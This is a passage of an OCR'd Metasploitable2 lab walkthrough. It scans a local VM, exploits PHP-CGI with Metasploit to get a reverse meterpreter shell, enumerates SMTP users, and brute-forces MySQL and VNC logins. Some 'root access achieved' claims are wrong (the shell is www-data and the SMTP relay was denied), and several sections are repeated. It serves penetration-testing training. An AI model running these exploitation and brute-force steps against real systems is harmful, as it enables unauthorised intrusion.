Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- " netdiscover -r 192.168.148.0/24 "


As we got some IP through this command first two IP are default



METASPLOITABLE2 LAB WALKTHORUGH

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan




METASPLOITABLE2 LAB WALKTHORUGH

Some exploit title we got now Exploiting telnet through Metasploit framework

- " msfconsole "

- " search http_version"



- "use 0"
- " show options"

```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show optiopns
[-] Invalid parameter "optiopns", use "show -h" for more information
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, s
                                       h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host
```

- " set rhosts 192.168.148.129"

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- " exploit

```
msf6 auxiliary(scanner/http/http_version) > exploit
[+] 192.168.148.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Open the new terminal and search "searchsploit Apache 2.2.8"

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Apache 2.2.8
----------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                 |  Path
----------------------------------------------------------------------------------------------- ---------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                              | php/remote/29316.py
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                     | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                               | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                            | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                           | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                     | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                     | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                            | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities                                             | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution                         | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection                             | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                              | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                            | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                      | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                   | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution               | linux/remote/34.pl
----------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Search on the msfconsole

- " search php 5.4.2"

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license              2012-01-05       excellent  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/php_cgi_arg_injection    2012-05-03       excellent  Yes    PHP CGI Argument Injection
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08  normal  No    PHP apache_request_headers Function Buffer Overfl
```

METASPLOITABLE2 LAB WALKTHORUGH

- " use 1"

```
msf6 exploit(multi/http/op5_license) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PLESK       false            yes       Exploit Plesk
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4,
                                          cks5h, http
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                    no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING 0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                        no        HTTP server virtual host
```

- " set rhosts 192.168.148.129"

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- " exploit"

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.148.128:4444
[*] Sending stage (40004 bytes) to 192.168.148.129
[*] Meterpreter session 1 opened (192.168.148.128:4444 → 192.168.148.129:48175) at 2025-10-06 06:08:07 -0400

meterpreter > shell
```

- "shell"

```
meterpreter > shell
Process 5437 created.
Channel 0 created.
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
```

- python -c 'import pty;pty.spawn("/bin/bash")'

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www$ ls
ls
dav   index.php   phpMyAdmin   test      tikiwiki-old
dvwa  mutillidae  phpinfo.php  tikiwiki  twiki
```

Congratulations! Root access is achieved via HTTP exploits.

METASPLOITABLE2 LAB WALKTHORUGH

SMTP VUNERABILITY ACCESSMENT & EXPLOITATION

5:SMTP (Simple Mail Transfer Protocol) is the standard protocol for sending e-mail between mail servers and from mail clients to mail servers. It typically runs on TCP port **25** for server-to-server delivery


The command to Get the IP Address of the system

- “ifconfig”

Hence we got the IP of the system we need to check the different IP which are connected to the same network the netdiscover command is use to use we have to in root user

- “ netdiscover -r 192.168.148.0/24 ”


As we got some IP through this command first two IP are default



METASPLOITABLE2 LAB WALKTHORUGH

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan



METASPLOITABLE2 LAB WALKTHORUGH

Some exploit title we got now Exploiting telnet through Metasploit framework


- “ msfconsole ”

- “ search smtp”

Find the Enumeration of the smtp “/smtp_enum”

- “use 41”

- “ show options”



METASPLOITABLE2 LAB WALKTHORUGH

- " set rhosts 192.168.148.129"

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- " exploit"

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.148.129:25    - 192.168.148.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.148.129:25    - 192.168.148.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid,
, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.148.129:25    - Scanned 1 of 1 hosts (100% complete)
```

:Open new terminal and search for the SMPT Port Through Telnet Login

"telnet 192.168.148.129 25" 25 is the port no. of the SMPT to check RCPT Relay is open or not

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.148.129 25
Trying 192.168.148.129...
Connected to 192.168.148.129.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
MAIL FROM:<sumit@gmail.com>
250 2.1.0 Ok
RCPT TO:<sunny@gmail.com>
554 5.7.1 <sunny@gmail.com>: Relay access denied
```

Congratulations! Root access is achieved via SMTP exploits.

METASPLOITABLE2 LAB WALKTHORUGH

MYSQL VUNERABILITY ACCESSMENT & EXPLOITATION

6:MySQL is a widely used open-source relational database management system (RDBMS) that stores and retrieves structured data using SQL (Structured Query Language). It typically listens on TCP port **3306** and is commonly paired with web applications (LAMP stacks), making it a frequent target during security assessments.

Using script engine

Check the credential of the mysql brute of metasploitable

- " nmap --script=mysql-brute 192.168.148.129"

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script=mysql-brute 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 06:51 EDT
Nmap scan report for 192.168.148.129
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|   Statistics: Performed 141 guesses in 19 seconds, average tps: 7.4
```

METASPLOITABLE2 LAB WALKTHORUGH

To check the password by using this command

- " nmap –script=mysql-empty-password 192.168.148.129"

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script=mysql-empty-password 192.168.148.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 06:53 EDT
Nmap scan report for 192.168.148.129
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-empty-password:
|_  root account has empty password
5432/tcp open  postgresql
5900/tcp open  vnc
```

To access the mysql -h is for host

- "mysql -u root -h 192.168.148.129 -p"

```
┌──(root㉿kali)-[/home/kali]
└─# mysql -u root -h 192.168.148.129 -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

METASPLOITABLE2 LAB WALKTHORUGH

To skip ssl we are using this command "–skip-ssl"

- "mysql -u root -h 192.168.148.129 -p –skip-ssl"

```
┌──(root㉿kali)-[/home/kali]
└─# mysql -u root -h 192.168.148.129 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 173
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
```

- " show databases; "

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```

- " use mysql; "


```
MySQL [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

METASPLOITABLE2 LAB WALKTHORUGH

- " show tables; "

```
Database changed
MySQL [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.000 sec)
```

- " select * from user; "



Congratulations! Root access is achieved via MYSQL exploits.

METASPLOITABLE2 LAB WALKTHORUGH

VNC VUNERABILITY ACCESSMENT & EXPLOITATION

7 VNC Exploitation (Port 5900):**Port 5900 is commonly associated with VNC (Virtual Network Computing), a remote desktop sharing system. When used in combination with VNC, port 5900 is often the default port for the initial display (desktop) on a VNC server. VNC allows a user to view and interact with the graphical desktop environment of a remote computer over a network.**

Scanning :

- " nmap -sV -O -T4 -sS " remain the following IP use want to scan

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -T4 -sS 192.168.148.254 192.168.148.129
```

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

- " searchsploit vnc"

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit VNC
 Exploit Title                                                                    |  Path
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1.0.13.0' Remote Buffer Overflow      | windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remote Denial of Service                  | osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service                                         | windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Denial of Service                        | linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit)                                      | windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit)                               | windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass                            | multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass (Metasploit)               | multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Scanner                           | multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass                                       | windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol Remote Code Execution (PoC)          | windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remote Denial of Service                  | windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service                                     | windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial of Service Crash (PoC)               | windows/dos/6181.php
SmartCode ServerX VNC Server ActiveX 1.1.5.0 - 'scvncsrvx.dll' Denial of Service  | windows/dos/14634.txt
SmartCode VNC Manager 3.6 - 'scvncctrl.dll' Denial of Service                     | windows/dos/3873.html
Sun SunPCi II VNC Software 2.3 - Password Disclosure                              | unix/local/21592.c
ThinVNC 1.0b1 - Authentication Bypass                                             | windows/remote/47519.py
```

- " msfconsole"

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```

METASPLOITABLE2 LAB WALKTHORUGH

- “ search VNC”

```
msf6 > search VNC

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/scanner/vnc/ard_root_pw                     .                normal     No     Apple Remote Desktop Root V
erability
   1   auxiliary/server/capture/vnc                          .                normal     No     Authentication Capture: VNC
   2   payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4   .                normal     No     HTTP Fetch, Bind TCP Stager
C4 Stage Encryption, Metasm)
   3   payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid  .                normal     No     HTTP Fetch, Bind TCP Stager
th UUID Support (Windows x64)
   4   payload/cmd/windows/http/x64/vncinject/reverse_tcp_rc4  .              normal     No     HTTP Fetch, Reverse TCP Sta
 (RC4 Stage Encryption, Metasm)
   5   payload/cmd/windows/http/x64/vncinject/reverse_tcp_uuid  .             normal     No     HTTP Fetch, Reverse TCP Sta
 with UUID Support (Windows x64)
```

The number 108 has the vnc_login

```
   107  auxiliary/scanner/vnc/vnc_none_auth                   .                normal     No     VNC Authentication None Detec
ion
   108  auxiliary/scanner/vnc/vnc_login                       .                normal     No     VNC Authentication Scanner
   109  exploit/multi/vnc/vnc_keyboard_exec                   2015-07-10       great      No     VNC Keyboard Remote Code Exec
tion
   110    \_ target: VNC Windows / Powershell                 .                .          .      .
   111    \_ target: VNC Windows / VBScript CMDStager         .                .          .      .
   112    \_ target: VNC Linux / Unix                         .                .          .      .
```

- “ use 108”
- “ show options ”

```
msf6 > use 108
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ANONYMOUS_LOGIN   false                                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current database (Accepted:
                                                                              none, user, user&realm)
   PASSWORD                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/w         no        File containing passwords, one per line
                     ordlists/vnc_passwords.txt
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Suppor
                                                                              ted proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                                                              ploit/basics/using-metasploit.html
```

- “ set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.148.129
rhosts ⇒ 192.168.148.129
```

- “ exploit”


```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.148.129:5900  - 192.168.148.129:5900 - Starting VNC login sweep
[!] 192.168.148.129:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.148.129:5900  - 192.168.148.129:5900 - Login Successful: :password
[*] 192.168.148.129:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

